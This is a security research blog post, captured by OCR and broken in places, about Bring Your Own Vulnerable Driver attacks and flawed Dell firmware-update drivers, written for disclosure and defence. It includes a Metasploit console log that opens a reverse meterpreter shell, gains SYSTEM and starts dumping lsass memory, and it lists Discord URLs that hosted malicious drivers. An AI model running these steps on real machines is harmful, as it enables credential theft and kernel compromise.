Driver-Based Attacks: Past and Present


Dec 13, 2021 | 7 min read |

Jake Baines

Last updated at Fri, 01 Dec 2023 19:19:33 GMT

"People that write Ring 0 code and write it badly are a danger to society." - Mickey Shkatov

There is no security boundary between an administrator and the Windows kernel, according to the Microsoft Security Servicing Criteria for Windows. In our analysis of CVE-2021-



Topics

Metasploit (653)

Vulnerability Management (359)

Research (236)

Detection and Response (205)

Vulnerability Disclosure (148)

Emergent Threat Response (141)

Cloud Security (136)

Security Operations (20)

Popular Tags

Contact Us

RAPID7

Select

START TRIAL

update didn't fix the write-what-where condition but only limited access to administrative users. According to Microsoft's definition of security boundaries, Dell's fix removed the security issue. However, the partially fixed driver can still help attackers.

There's an attack technique called Bring Your Own Vulnerable Driver (BYOVD). In this attack, an adversary with administrative privileges installs a legitimately signed driver on the victim system. The legitimate driver has a vulnerability that the attacker exploits to gain ring 0 access. Access to ring 0 allows the attacker to subvert or disable security mechanisms and

Metasploit

Metasploit Weekly Wrapup

Vulnerability Management

Research

Logentries

Detection and Response

Related Posts

Fortinet FortiManager CVE-2024-47575 Exploited in Zero-Day Attacks READ MORE

Multiple Vulnerabilities in Common Unix Printing System (CUPS) READ MORE

High-Risk Vulnerabilities in

Contact Us

Known usage in the wild

CVE-2024-40766: Critical Improper Access Control Vulnerability Affecting SonicWall Devices

READ MORE

BYOVD is a common technique used by advanced adversaries and opportunistic attackers alike. To illustrate this, the following table is a non-exhaustive list of well-known advisories/malware that use the BYOVD tactic, the associated vulnerable driver, and the associated vulnerability where applicable or known.

Year Published	Adversary/Malware	Driver Name	Driver Creator	CVE ID
2021	Candiru	physmem.sys	Hilscher	N/A
2021	Iron Tiger	procexp152.sys	Process Explorer	N/A
2021	Iron Tiger	cpuz141.sys	CPUID CPU-Z	CVE-2017-15303

Contact Us

2021	ZINC	viraglt64.sys	Vir.IT eXplorer	2017-16238
2021	Various Cryptominers using XMRig	winring00x64.sys	OpenLibSys	N/A
2021	TunnelSnake	vboxdrv.sys	VirtualBox	CVE-2008-3431
2020	RobbinHood	gdrv.sys	Gigabyte	CVE-2018-19320
2020	Trickbot	rwdrv.sys	RWEverything	N/A
2020	InvisiMole	speedfan.sys	Alfredo Milani Comparetti Speedfan	CVE-2007-5633
2020	ZeroCleare	vboxdrv.sys	VirtualBox	Unclear
2020	Winnti Group	vboxdrv.sys	VirtualBox	CVE-2008-3431
2020	AcidBox	vboxdrv.sys	VirtualBox	Unclear
2020	Dustman	vboxdrv.sys	VirtualBox	CVE-

2018	LoJax	rwdrv.sys	RWEverything	N/A
2018	Slingshot	sandra.sys	SiSoftware Sandra	CVE-2010-1592
2018	Slingshot	elbycdio.sys	Elaborate Bytes	CVE-2009-0824
2018	Slingshot	speedfan.sys	Alfredo Milani Comparetti Speedfan	CVE-2007-5633
2018	Slingshot	goad.sys	??	Unclear
2017	The Lamberts	sandra.sys	SiSoftware Sandra	CVE-2010-1592
2016	Remsec	aswsnx.sys	Avast!	Unclear
2016	Remsec	sandbox.sys	Agnitum Output	Unclear
2015	Equation Group	elbycdio.sys	CloneCD	CVE-2009-0824
2015	Derusbi	nicm.sys, nscm.sys, ncpl.sys	Novell	CVE-2013-3956

2012	Shamoon	elrawdsk.sys	Eldos Rawdisk	N/A

We believe that attacks or exploits that are *actually* used in the wild are, practically by definition, worthwhile for attackers. The table above illustrates that BYOVD **is** a valuable technique. Given these bad drivers' wide use in the wild, it would be beneficial for the security community to identify exploitable drivers and minimize or block their use.

Use cases

Those unfamiliar with BYOVD are probably wondering *why* these attackers are doing this. By far, the number one reason adversaries are using BYOVD is to bypass Windows Driver installing and exploiting a vulnerable driver, attackers can load their own unsigned malicious drivers.

There are a number of open-source exploits that demonstrate loading unsigned drivers via BYOVD. These four are some of the most well-known:

- Stryker (using cpuz141.sys with CVE-2017-15303 and process explorer)
- DSEFix (using CVE-2008-3841)
- TDL (using CVE-2008-3841)
- KDU (using multiple vulnerabilities including CVE-2015-2291, CVE-2018-19320, CVE-2019-18845, CVE-2019-

Contact Us

Each of these tools is authored by the same individual, hfiref0x. Stryker, DSEFix, and TDL are all deprecated or in read-only mode. Notably Stryker and DSEFix run afoul of PatchGuard and are no longer suitable for most situations. KDU, a tool that supports more than 14 different vulnerable drivers as the “provider,” is the unsigned driver loader of choice.

Once the attacker has loaded their unsigned driver into the kernel, they can accomplish a wide variety of tasks they wouldn’t be able to otherwise. Some obvious examples include unhooking EDR callbacks or hiding exploitation/rootkit artifacts. The attacker can write themselves a UEFI rootkit. Or

Contact Us


The Dell drivers discussed below should be able to facilitate these types of attacks. Connor McGarr demonstrated Dell's dbutil_2_3.sys (which is vulnerable to CVE-2021-21551) can be used to execute attacker code in kernel mode. Because the write-what-where condition persists in the follow-on drivers, dbutildrv2.sys 2.5 and 2.7, Dell has delivered three unique signed drivers that can execute attacker code in kernel mode.

The previously mentioned attacks largely focused on executing code in kernel mode. However, BYOVD also enables a simpler data-oriented attack

LSA protection prevents non-protected processes from reading the memory of, or injecting code into, Windows' Local Security Authority Subsystem Service (lsass.exe). That means tools like Mimikatz can't dump the memory contents of lsass.exe in order to retrieve Windows account credentials. However, an attacker with ring 0 access can reach into the lsass.exe EPROCESS struct and simply mask out the LSA protection. Once masked out, the attacker is free to dump lsass.exe's memory. There are a couple of good open-source implementations of this: mimidrv (a signed driver that is part of mimikatz) and


Exploitation using the Dell drivers

We've developed a Metasploit module that implements the LSA protection attack using the new Dell drivers (dbutildrv2.sys 2.5 and 2.7). An attacker with escalated privileges can use the module to enable or disable process protection on arbitrary PID. The following proof-of-concept video demonstrates unprotecting *lsass.exe* and dumping memory from metasploit.



```
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.9
LHOST => 10.0.0.9
msf6 exploit(multi/handler) > set LPORT 1270
LPORT => 1270
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.9:1270
[*] Meterpreter session 1 opened (10.0.0.9:1270 -> 10.0.0.8:47730 ) at 2021-12-07 12:48:57 -0800

meterpreter > sysinfo
Computer        : BADBLOOD
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: badblood\albinolobster
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > ps | grep lsass
Filtering on 'lsass'

Process List
============

 PID  PPID  Name       Arch  Session  User  Path
 ---  ----  ----       ----  -------  ----  ----
 740  572   lsass.exe  x64   0

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/windows/gather/memory_dump
msf6 post(windows/gather/memory_dump) > options

Module options (post/windows/gather/memory_dump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DUMP_PATH                   yes       File to write memory dump to
   DUMP_TYPE  standard         yes       Minidump size (Accepted: standard, full)
   PID                         yes       ID of the process to dump memory from
   SESSION                     yes       The session to run this module on

msf6 post(windows/gather/memory_dump) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/memory_dump) > set P
```

The Dell drivers are especially valuable because they are



Signing requirements by version

DBUtilDrv2.sys Properties

General | Digital Signatures | Security | Details | Previous Versions

Signature list

Name ...	Digest ...	Timestamp
Micros...	sha256	Monday, May 10, 2021 4:32:22 PM

Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information
Name: soft Windows Hardware Com
E-mail: Not available
Signing time: Monday, May 10, 2021 4:32:

Countersignatures

Name ...	E-mail ...	Timestamp
Microso...	Not av...	Monday, ...

Certificate

General | Details | Certification Path

Certification path
Microsoft Root Certificate Authority 2010
Microsoft Windows Third Party Component CA 2012
Microsoft Windows Hardware Compa ity Publisher

View Certificate

Certificate status:
This certificate is OK.

rating system versions.

and Windows 7.

Windows 10,	Windows 10, versions 1607, 1703, 1709 with	Windows 10, version 1803+ with Secure Boot on
		64-bit, 32-bit
		Embedded or catalog file
		SHA2
		Microsoft Root Authority 2010, Microsoft Root Certificate Authority, Microsoft Root Authority

While old drivers like vboxdrv.sys / CVE-2008-3431 are finally becoming obsolete — 13 years is a pretty good run for any vulnerability — the Dell drivers are appearing in time to take their place. And the likelihood of the Dell drivers being blacklisted is low. The drivers are used for updating firmware across a large number of products. Preventing users from updating their computers' firmware via driver blacklist is a non-starter.

the following:

> After careful consideration with the product team, we have categorized this issue as a weakness and not a vulnerability due to the privilege level required to carry out an attack. This is in alignment with the guidance provided in the Windows Driver Model. We are not planning on releasing a security advisory or issuing a CVE on this.

Other exploitation in the wild

Of course, we are not the first to use the Dell drivers in a malicious manner. As we noted in our AttackerKB analysis, dbutil_2_3.sys can be found associated with malware on VirusTotal. The newer versions of the driver, dbutildrv2.sys version 2.5 and 2.7, haven't

Contact Us


associated with BYOVD-related drivers that haven’t yet been mentioned in this write up:

- asrdrv101.sys (CVE-2018-1071[0-2]?)
- asrdrv102.sys (CVE-2018-1071[0-2]?)
- ucorew64.sys
- piddrv64.sys
- atillk64.sys (CVE-2019-7246)

The point is that this is a fairly active and perhaps under-reported technique. It seems only the most well-known vulnerable drivers are flagged by AV. Even a well-known driver like the gdrv.sys isn’t flagged.

Contact Us

At what point should these legitimate drivers be flagged by AV? I posit that once a driver is distributed via Discord, it might be time to start flagging it as badware.



44 security vendors flagged this file as malicious

1585728b1506b35670328d2525d4125c57647e24d5f7c1e531454b0e4e147a84
34ec10e882e5642c5fa1a4c7faee226d.virus

5.15 MB Size | 2021-10-28 20:04:54 UTC 18 days ago

Contacted URLs

Scanned	Detections	URL
2021-10-10	0 / 91	https://cdn.discordapp.com/attachments/776741445716803594/77748765945928090/phymem64.sys
2021-10-10	0 / 91	https://cdn.discordapp.com/attachments/776741445716803594/777487659593236500/Driver.sys
2021-10-10	0 / 91	https://cdn.discordapp.com/attachments/776741445716803594/777487655419379712/prflog_cfg.exe
2020-12-21	0 / 83	https://cdn.discordapp.com/attachments/780165865160704022/786350544624287834/prflog.bat
2021-10-10	0 / 91	https://cdn.discordapp.com/attachments/776741445716803594/777487657231450122/prflog64.sys

Detection and mitigation guidance

Perhaps the best way to protect your systems is to utilize Microsoft’s driver block rules. The list is full of known bad drivers and, if used correctly, will allow you to block the driver from being loaded. Of course, it's better than nothing. The Dell drivers are not currently in the list, but Dell has indicated they are working with Microsoft to add dbutil_2_3.sys. However, as discussed earlier, the newer versions are unlikely to ever get added. Detecting the Dell drivers through your preferred EDR solution might be an alternative solution. The SHA-1 hashes are:

dbutil_2_3.sys	c948ae14761095e4d76b55d9de86412258be7afd
dbutildrv2.sys (2.5)	90a76945fd2fa45fab2b7bcfdaf6563595f94891
dbutildrv2.sys (2.7)	b03b1996a40bfea72e4584b82f6b845c503a9748

If you are able to enable Hypervisor-Protected Code Integrity (HVCI) then you should absolutely do so. And, of

We can all try to improve the Windows driver ecosystem by following Microsoft guidance on potentially dangerous drivers. Specifically, we can help by submitting drivers with vulnerabilities to the Microsoft Security Intelligence Driver Submission page for security analysis and by submitting block list suggestions to Microsoft Security Intelligence.

POST TAGS

Contact Us

SHARING IS CARING

AUTHOR

Jake Baines

VIEW JAKE'S POSTS

Related Posts

EMERGENT THREAT RESPONSE

Fortinet FortiManager CVE-2024-47575 Exploited in Zero-Day Attacks

EMERGENT THREAT RESPONSE

Multiple Vulnerabilities in Common Unix Printing System (CUPS)

Contact Us

EMERGENT THREAT RESPONSE

High-Risk Vulnerabilities in Common Enterprise Technologies

READ FULL POST

EMERGENT THREAT RESPONSE

CVE-2024-40766: Critical Improper Access Control Vulnerability Affecting SonicWall Devices

READ FULL POST

VIEW ALL POSTS

Search all the things

BACK TO TOP

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free)

SALES SUPPORT

+1-866-772-7437 (Toll Free)

Need to report an Escalation or a Breach?

GET HELP

SOLUTIONS

The Command Platform

Exposure Command

Managed Threat Complete

SUPPORT & RESOURCES

Product Support

ABOUT US

Company

Contact Us

Training & Certification

Public Policy

Cybersecurity Fundamentals

Open Source

Vulnerability & Exploit Database

Investors

CONNECT WITH US

Contact

Blog

Support Login

Careers